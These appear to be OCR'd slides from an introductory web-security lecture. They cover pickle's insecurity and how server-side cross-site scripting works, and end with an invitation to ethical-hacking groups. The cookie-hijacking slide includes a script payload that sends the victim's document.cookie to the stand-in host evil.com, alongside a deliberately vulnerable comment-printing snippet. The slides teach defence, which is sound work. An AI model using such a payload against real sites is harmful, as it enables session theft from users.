
Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Cross-Site Scripting



Web Client

browser

upon receiving HTML, Web client

- displays HTML content,
- downloads auxiliary files
  - JavaScript, CSS, ...
- apply style on sheet
- execute javascript on page

Attacks - Cross-Site Scripting

Web Client


browser

upon receiving HTML, Web client

- displays HTML content,
- downloads auxiliary files
  - JavaScript, CSS, ...
- apply style on sheet
- execute javascript on page

what if attacker can control these?


Cross-Site Scripting



- attacker exploits data being treated as code
- target: **client**
- types
  - server XSS
    vulnerability is in the server
    (payload is in the response page)
  - client XSS
    vulnerability is in the client side
    (payload NOT in the response page)

Attacks - Cross-Site Scripting

Server XSS



```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

```
<script>doSomethingBad();</script>
```

```
GET http://www.server.web.site
```

```
<html>
<h1>Most recent comment</h1>
<script>doSomethingBad();</script>
</html>
```

Attacks - Cross-Site Scripting

Server XSS in Action

Demo: Live-Streaming Gamer Gets XSS-attacked


“Cross-Site Scripting (XSS) Explained”, by YouTuber PwnFunction, March 2020

https://www.youtube.com/watch?v=EoaDgUgS6QA (7:00 - 07:21)

Attacks - Cross-Site Scripting

Server XSS: cookie hijacking

attacker might use it to authenticate as Bob (to e.g. Amazon)


1
POST http://example.com/submit-comment
<script>...</script>
Attacker
Attacker's Browser
Attacker's Server
Website
Website Database
Website's Vulnerable Code
4
GET http://evil.com/?cookie=secret
Victim
Victim's Browser
2
GET http://example.com/recent-comment
3
200 OK

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

```
<html>
<h1>Most recent comment</h1>
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
```

https://www.acunetix.com/websitesecurity/cross-site-scripting/

Summary

Penetration Testers / Ethical Hackers

Etisk Hakkeri
https://www.facebook.com/groups/687644211422418/

You have taken your first steps into Penetration Testing / Ethical Hacking!

Consider joining:

- Etisk Hakkeri
  - Ethical Hacking interest group
  - Learning, sharing, hacking
  - Join us! (talk to Alessandro Bruni)
- Hack The Box
  - “Kattis for hacking”
  - ITU has a team!
  - Join us!